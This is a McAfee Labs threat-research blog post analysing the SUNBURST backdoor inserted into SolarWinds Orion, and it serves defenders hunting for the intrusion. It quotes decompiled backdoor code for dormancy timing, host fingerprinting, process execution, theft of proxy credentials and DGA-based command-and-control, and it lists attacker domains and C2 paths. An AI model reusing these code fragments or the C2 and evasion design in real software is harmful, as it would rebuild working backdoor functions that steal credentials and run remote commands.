Additional Analysis into the SUNBURST Backdoor

mcafee.com/blogs/other-blogs/mcafee-labs/additional-analysis-into-the-sunburst-backdoor/

December 17, 2020

Executive Summary

There has been considerable focus on the recent disclosures associated with SolarWinds, and while existing analysis on the broader campaign has resulted in detection against specific IoCs associated with the Sunburst trojan, the focus within the Advanced Threat Research (ATR) team has been to determine the possibility of additional persistence measures. Our analysis into the backdoor reveals that the level of access lends itself to the assumption that additional persistence mechanisms could have been established and some inferences regarding the intent from adversaries;

- An interesting observation was the check for the presence of SolarWinds' Improvement Client executable and it's version "3.0.0.382". The ImprovementClient is a program that can collect considerable information such as count of Orion user accounts by authentication method and data about devices and applications monitored.

- Observation of the http routine was the search for certain keywords in the http-traffic that might indicate the adversary was looking into details/access of Cloud and/or wireless networks of their victims.
- Even if a victim is using a Proxy-server with username and password, the backdoor is capable of retrieving that information and using it to build up the connection towards the C2.

Available Resources

Although this analysis will focus on the premise that the backdoor supports the feasibility of establishing additional persistence methods we recognize the importance of providing assurance regarding coverage against available indicators. To that end the following resources are available:

- KB93861: McAfee coverage for SolarWinds Sunburst Backdoor: https://kc.mcafee.com/corporate/index?page=content&id=KB93861
- SUNBURST Malware and SolarWinds Supply Chain Compromise : Detailing the protection summary, but also how to use MVISION EDR or MAR to search for SUNBURST: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/sunburst-malware-and-solarwinds-supply-chain-compromise/
- MVISION Insights Campaign: SolarWinds Supply Chain Attack Affecting Multiple Global Victims With SUNBURST Backdoor. This resource provides up to date tracking on the prevalence of available indicators based on geography and sector of potential targets: https://www.mcafee.com/enterprise/en-us/lp/insights-preview.html#

Additional resources will become available as analysis both conducted by McAfee researchers, and the wider community becomes available.

Backdoor Analysis

There exists excellent analysis from many of our industry peers into the SUNBURST trojan, and the intention here is not to duplicate findings but to provide analysis we have not seen previously covered. The purpose is to enable potential victims to better understand the capabilities of the campaign in an effort to consider the possibility that there are additional persistence mechanisms.

For the purposes of this analysis our focus centered upon the file “SolarWinds.Orion.Core.BusinessLayer.dll“, this particular file, as the name suggests, is associated with the SolarWinds ORION software suite and was modified with a class added containing the backdoor “SunBurst”.



Figure 1 Added module and dependencies

A deeper dive into the backdoor reveals that the initial call is to the added class "OrionImprovementBusinessLayer" which has the following functions:

```
namespace SolarWinds.Orion.Core.BusinessLayer
{
    internal class OrionImprovementBusinessLayer
    {
        private static volatile bool _isAlive;

        private readonly static object _isAliveLock;

        private readonly static ulong[] assemblyTimeStamps;

        private readonly static ulong[] configTimeStamps;

        private readonly static object svcListModifiedLock;

        private static volatile bool _svcListModified1;

        private static volatile bool _svcListModified2;
```

Figure 2 Start of the inserted class

The class starts with a check to see if the module is running and, if not, it will start the service and thereafter initiate a period of dormancy.

```
private static void DelayMin(int minMinutes, int maxMinutes)
{
    if (maxMinutes == 0)
    {
        minMinutes = 30;
        maxMinutes = 120;
    }
    OrionImprovementBusinessLayer.DelayMs((double)minMinutes * 60 * 1000, (double)maxMinutes * 60 * 1000);
}

private static void DelayMs(double minMs, double maxMs)
{
    double i;
    if ((int)maxMs == 0)
    {
        minMs = 1000;
        maxMs = 2000;
    }
    for (i = minMs + (new Random()).NextDouble() * (maxMs - minMs); i >= 2147483647; i -= 2147483647)
    {
        Thread.Sleep(2147483647);
    }
    Thread.Sleep((int)i);
}
```

Figure 3 Sleep sequence of backdoor

As was detailed by FireEye, this period of sleep can range from minutes up to two weeks. The actual time period of dormancy is dependent on the checks that must be passed from the code, like hash of the Orion process, write-times of files, process running etc. A sleep period of this length of time is unusual and speaks to a very patient adversary.

The most important strings inside the backdoors are encoded with the DeflateStream Class of the .NET's Compression library together with the base64 encoder. By examining the block-list, we discover findings that warrant further inspection. First entries are the local-IP address ranges and netmasks:

- 10.0.0.0 255.0.0.0
- 172.16.0.0 255.240.0.0
- 192.168.0.0 255.255.0.0

Followed by the IPv6 local addresses equivalents:
fc00::,fe00::, fec0::,ffc0::,ff00::,ff00::

Next, there is a list of IP-addresses and their associated subnetmasks. We executed a whois on those IP-addressees to get an idea of whom they might belong to. There is no indication as to the reason that the following IPs have been inserted into the blocklist, although the netmasks implemented in certain entries are 'quite' specific, therefore we have to assume the attackers were intentional in their desire to avoid certain targets.

IP-Address	Netmask	Whois
41.84.159.0	255.255.255.0	Kenya Nairobi Kdn Google Pool
74.114.24.0	255.255.248.0	Google
154.118.140.0	255.255.255.0	RANGE-GOOGLE-CA
217.163.7.0	255.255.255.0	Google
20.140.0.0	255.254.0.0	Microsoft
96.31.172.0	255.255.255.0	Microsoft
131.228.12.0	255.255.252.0	Nokia Europe
144.86.226.0	255.255.255.0	MTI Technology LLC
8.18.144.0	255.255.254.0	Amazon
18.130.0.0	255.255.0.0	Amazon
71.152.53.0	255.255.255.0	Amazon
99.79.0.0	255.255.0.0	Amazon
87.238.80.0	255.255.248.0	Amazon
199.201.117.0	255.255.255.0	New York City Traiana Inc
184.72.0.0	255.254.0.0	Amazon

Assuming that the victim is not within the block list, the sample will then proceed to create the named pipe 583da945-62af-10e8-4902-a8f205c72b2e. This is done to ensure that only one instance of the backdoor is running. We were able to verify this through replication we carried out within our own environment.



Figure 4 Running of Backdoor

When we ran the backdoor, we were able to confirm that this value is hardcoded in the code, and once the dormancy period passed the service is started and named pipe is created. At this point, the backdoor will also create a unique UserID MD5 value for the system it is installed on as depicted within figure 5.

```
private static bool GetOrCreateUserID(out byte[] hash64)
    {
        bool flag;
        string str = OrionImprovementBusinessLayer.ReadDeviceInfo();
        hash64 = new byte[8];
        Array.Clear(hash64, 0, (int)hash64.Length);
        if (str == null)
        {
            return false;
        }
        str = string.Concat(str, OrionImprovementBusinessLayer.domain4);
        try
        {
            str = string.Concat(str, OrionImprovementBusinessLayer.RegistryHelper.GetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip
             ("8/B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosKMlPL0osyKgEAA=="),
                    OrionImprovementBusinessLayer.ZipHelper.Unzip("801MzsjMS3UvzUwBAA=="), ""));
        }
        catch
        {
        }
        using (MD5 mD5 = MD5.Create())
        {
            byte[] bytes = Encoding.ASCII.GetBytes(str);
            byte[] numArray = mD5.ComputeHash(bytes);
            if ((int)numArray.Length >= (int)hash64.Length)
            {
                for (int i = 0; i < (int)numArray.Length; i++)
                {
                    ref byte numPointer = ref hash64[i % (int)hash64.Length];
                    numPointer = (byte)(numPointer ^ numArray[i]);
                }
                return true;
```

Figure 5 Creation of User-ID

This particular routine will initially read the Device-info of the system but ignore the loopback interfaces (part of the code of the ReadDeviceInfo routine that mentions “Select * From Win32_NetworkAdapterConfiguration where IPEnabled=true”). The Device-info will then be combined with the domain name, followed by a value from the registry key (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography). This information is then used to create an MD5 value of that string.

The module will start the ‘update’ routine. This routine is a continuous loop designed for verification against, for example, unwanted services that could potentially be used against detection of the backdoor as depicted in figure 6.

```
private static void Update()
{
    string str;
    bool flag = false;
    OrionImprovementBusinessLayer.CryptoHelper cryptoHelper = new OrionImprov
    OrionImprovementBusinessLayer.domain4);
    OrionImprovementBusinessLayer.HttpHelper httpHelper = null;
    Thread thread = null;
    bool flag1 = true;
    OrionImprovementBusinessLayer.AddressFamilyEx addressFamily = OrionImprov
    int num = 0;
    bool flag2 = true;
    OrionImprovementBusinessLayer.DnsRecords dnsRecord = new OrionImprovement
    Random random = new Random();
    int a = 0;
    if (!OrionImprovementBusinessLayer.UpdateNotification())
    {
        return;
    }
    OrionImprovementBusinessLayer.svcListModified2 = false;
    for (int i = 1; i <= 3 && !flag; i++)
    {
```

Figure 6 Update Loop

Information Gathering

The backdoor gathers information from the system. The following information is gathered by a routine called “CollectSystemDescription”, some examples include;

- OS version, major /minor – is it 32 or 64 bits
- Network configs, info on IP, NetBIOS, IPV6 etc.
- Host, SID & Username & System directory. In particular the SID for the Administrator account is searched for.

There exists other subroutines to collect additional data, for example enumerating the information from the network-adaptors, the backdoor uses the GetNetworkAdapterConfiguration routine. The routine is gathering the following information:

```
using (ManagementObjectSearcher managementObjectSearcher = new
ManagementObjectSearcher(OrionImprovementBusinessLayer.ZipHelper.Unzip("Select * From Win32_NetworkAdapterConfiguration where
IPEnabled=true")))
        {
            foreach (ManagementObject managementObject in managementObjectSearcher.Get().Cast<ManagementObject>())
            {
                str1 = string.Concat(str1, "\n");
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("Description")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("MACAddress")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DHCPEnabled")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DHCPServer")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DNSHostName")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DNSDomainSuffixSearchOrder")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DNSServerSearchOrder")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("IPAddress")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("IPSubnet")));
                str1 = string.Concat(str1, OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject,
OrionImprovementBusinessLayer.ZipHelper.Unzip("DefaultIPGateway")));
```

Figure 7 Gathering network information

In order to check if certain ‘unwanted’ services are running, the backdoor enumerates the services, creates a hashlist and compares them with a hard-coded set of these values. The ‘update’ routine will exit once a ‘block-listed’ process id discovered. The backdoor will attempt to stop these services by entering a value in the registry for that service that will disable that service. The update routine will check again and continue this process until all unwanted processes are disabled.

Another capability of the backdoor is to start/stop tasks:

```
public static void KillTask(string[] args)
{
    Process.GetProcessById(int.Parse(args[0])).Kill();
}

public static int ReadRegistryValue(string[] args, out string result)
{
    result = OrionImprovementBusinessLayer.RegistryHelper.GetValue(args[0], args[1], null);
    if (result != null)
    {
        return 0;
    }
    return 1;
}

public static int RunTask(string[] args, string cl, out string result)
{
    int id;
    string str;
    result = null;
    string str1 = Environment.ExpandEnvironmentVariables(args[0]);
    if ((int)args.Length > 1)
    {
        str = cl.Substring(OrionImprovementBusinessLayer.Job.GetArgumentIndex(cl, 1)).Trim();
    }
    else
    {
        str = null;
    }
    string str2 = str;
    using (Process process = new Process())
    {
        process.StartInfo = new ProcessStartInfo(str1, str2)
        {
            CreateNoWindow = false,
            UseShellExecute = false
        };
        if (!process.Start())
        {
            return 1;
        }
        else
        {
            id = process.Id;
            result = id.ToString();
            id = 0;
        }
    }
    return id;
}
```

Figure 8 Kill/Run task routine

Other functionalities we observed in the code are:

- SetTime
- CollectSystemDescription
- UploadSystemDescription
- GetProcessByDescription
- GetFileSystemEntries
- WriteFile

- FileExists
- DeleteFile
- GetFileHash
- ReadRegistryValue
- SetRegistryValue
- DeleteRegistryValue
- GetRegistrySubKeyAndValueNames
- Reboot

An interesting observation was the check for the presence of SolarWinds' Improvement Client executable and it's version "3.0.0.382".

```
OrionImprovementBusinessLayer.userAgentOrionImprovementClient = OrionImprovementBusinessLayer.ZipHelper.Unzip("SolarWindsOrionImprovementClient/");
try
{
    string directoryName = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
    directoryName = string.Concat(directoryName, OrionImprovementBusinessLayer.ZipHelper.Unzip("\OrionImprovement\SolarWinds.OrionImprovement.exe"));
    OrionImprovementBusinessLayer.userAgentOrionImprovementClient = string.Concat(OrionImprovementBusinessLayer.userAgentOrionImprovementClient,
    FileVersionInfo.GetVersionInfo(directoryName).FileVersion);
}
catch (Exception exception)
{
    OrionImprovementBusinessLayer.userAgentOrionImprovementClient = string.Concat(OrionImprovementBusinessLayer.userAgentOrionImprovementClient,
    OrionImprovementBusinessLayer.ZipHelper.Unzip("3.0.0.382"));
}
```

Figure 9 Searching for ImprovementClient

The ImprovementClient is a program that can collect the following information (source SolarWinds) :

- The SWID (SolarWinds ID) associated with any SolarWinds commercial licenses installed
- The email address provided to the installer during installation
- Unique identifier of the downloaded installer
- Versions of all Orion products installed
- Operating system version
- CPU description and count
- Physical memory installed and percent used
- Time zone
- Dates when you logged in to the Orion website
- Licensing information of other SolarWinds Orion products locally installed
- Row counts for database tables
- Count of monitored nodes by polling protocol
- Count of Orion user accounts by authentication method
- Network discovery scheduling information (not results)
- Data about devices and applications monitored:
    - Vendor
    - Model
    - OS/Firmware version
    - Count
    - Abstract configuration information, such as number of websites hosted

- Data about the SolarWinds product:
  - Feature usage statistics
  - Performance statistics
  - Hardware and OS platform description

Another observation of the http routine was the search for certain keywords in the http-traffic that might indicate the adversary was looking into details/access of cloud and/or wireless networks of their victims by using the SolarWinds' modules that are installed to monitor/administer these kinds of instances. Managing the network using SolarWinds' Orion is executed by using a browser and localhost that is hosting the webserver. Reading out the certificate values and search for these keywords in the http-traffic would have gained this information.

```
string[] strArrays1 = new string[] { OrionImprovementBusinessLayer.ZipHelper.Unzip("Wireless"),
OrionImprovementBusinessLayer.ZipHelper.Unzip("UI"), OrionImprovementBusinessLayer.ZipHelper.Unzip("Widgets"),
OrionImprovementBusinessLayer.ZipHelper.Unzip("NPM"), OrionImprovementBusinessLayer.ZipHelper.Unzip("Apollo"),
OrionImprovementBusinessLayer.ZipHelper.Unzip("CloudMonitoring") };
                str1 = string.Concat(str1, ".", strArrays1[this.random.Next((int)strArrays1.Length)]);
```

Figure 10 Search for keywords

Network / DGA

After all checks and routines have passed, the backdoor will use a domain generating algorithm (hereafter DGA) to generate a domain. Example of the part of the DGA code:

```
Random random = new Random();
byte[] addressBytes = address.GetAddressBytes();
int num = addressBytes[(int)((long)addressBytes.Length) - 2] & 10;
if (num == 2)
{
    rec.length = 1;
}
else if (num == 8)
{
    rec.length = 2;
}
else if (num == 10)
{
    rec.length = 3;
}
else
{
    rec.length = 0;
```

Figure 11 DGA code example

When the domain is successfully reached, the routine called ‘Update’ contains a part that will act on this and start a new thread firing off the routine “HttpHelper.Initialize”. In the below screenshot we can observe that flow:

```
dnsRecord.A = a;
OrionImprovementBusinessLayer.HttpHelper.Close(httpHelper, thread);
httpHelper = new OrionImprovementBusinessLayer.HttpHelper(OrionImprov
if (!OrionImprovementBusinessLayer.svcListModified2 || num > 1)
{
    OrionImprovementBusinessLayer.svcListModified2 = false;
    thread = new Thread(new ThreadStart(httpHelper.Initialize))
    {
        IsBackground = true
    };
    thread.Start();
}
```

Figure 12 DGA, HttpHelper

The code shows that when the dnsrecord equals the domain and can be reached, the new thread will start in the background.

The ‘HttpHelper’ class/routine is responsible for all the C2 communications:

```
private class HttpHelper
{
    private readonly Random random = new Random();

    private readonly byte[] customerId;

    private readonly string httpHost;

    private readonly OrionImprovementBusinessLayer.HttpOipMethods requestMethod;

    private bool isAbort;

    private int delay;

    private int delayInc;

    private readonly OrionImprovementBusinessLayer.Proxy proxy;

    private DateTime timeStamp = DateTime.Now;

    private int mIndex;

    private Guid sessionId = Guid.NewGuid();

    private readonly List<ulong> UriTimeStamps = new List<ulong>();

    public HttpHelper(byte[] customerId, OrionImprovementBusinessLayer.DnsRecords rec)
    {
        this.customerId = customerId.ToArray<byte>();
        this.httpHost = rec.cname;
        this.requestMethod = (OrionImprovementBusinessLayer.HttpOipMethods)rec._type;
        this.proxy = new OrionImprovementBusinessLayer.Proxy((OrionImprovementBusinessLayer.ProxyType)rec.length);
```

Figure 13 HttpHelp

Even if a victim is using a Proxy-server with username and password, the backdoor is capable of retrieving that information and using it to build up the connection towards the C2. It then uses a routine called “IWebProxy GetWebProxy” for that:

```
string[] uri = new string[] { this.proxyString, ":", instance.get_Uri(), "\t", null, null, null };
UsernamePasswordCredential credential = instance.get_Credential() as UsernamePasswordCredential;
if (credential != null)
{
    username = credential.get_Username();
}
else
{
    username = null;
}
uri[4] = username;
uri[5] = "\t";
UsernamePasswordCredential usernamePasswordCredential = instance.get_Credential() as UsernamePasswordCredential;
if (usernamePasswordCredential != null)
{
    password = usernamePasswordCredential.get_Password();
```

Figure 14 Getting proxy username and pwd

The DGA-generated C2s are subdomains of: avsvmcloud[.]com.
An example of how these domains would look:

- 02m6hcopd17p6h450gt3.appsync-api.us-west-2.avsvmcloud.com
- 039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
- 043o9vacvthf0v95t81l.appsync-api.us-east-2.avsvmcloud.com
- 04jrge684mgk4eq8m8adfg7.appsync-api.us-east-2.avsvmcloud.com
- 04r0rndp6aom5fq5g6p1.appsync-api.us-west-2.avsvmcloud.com
- 04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com

Inspecting the CNAME’s from the DGA-generated C2’s we observed the following domain-names:

- freescanonline[.]com
- deftsecurity[.]com
- thedoccloud[.]com
- websitetheme[.]com
- highdatabase[.]com
- incomeupdate[.]com
- databasegalore[.]com
- panhardware[.]com
- Zupertech[.]com
- Virtualdataserver[.]com
- digitalcollege[.]org

In the forementioned HTTP handler code, we discovered paths that might be installed on the C2’s for different functions:

- swip/upd/
- swip/Events

- swip/Upload.ashx

Once the backdoor is connected, depending on the objectives from the adversaries, multiple actions can be executed including the usage of multiple payloads that can be injected into memory. At the time of writing, details regarding the ‘killswitch’ against the above domain will prevent this particular backdoor from being operational, however for the purpose of this analysis it demonstrates the level of access afforded to attackers. While the efforts to sinkhole the domain are to be applauded, organisations that have been able to identify indicators of SUNBURST within their environment are strongly encouraged to carry out additional measures to provide themselves assurances that further persistent mechanisms have not been deployed.

Christiaan Beek Lead Scientist & Sr. Principal Engineer
Christiaan Beek is the Lead Scientist & Sr. Principal Engineer of the Enterprise Office of the CTO. He is leading the strategic threat intelligence research with a focus on inventing...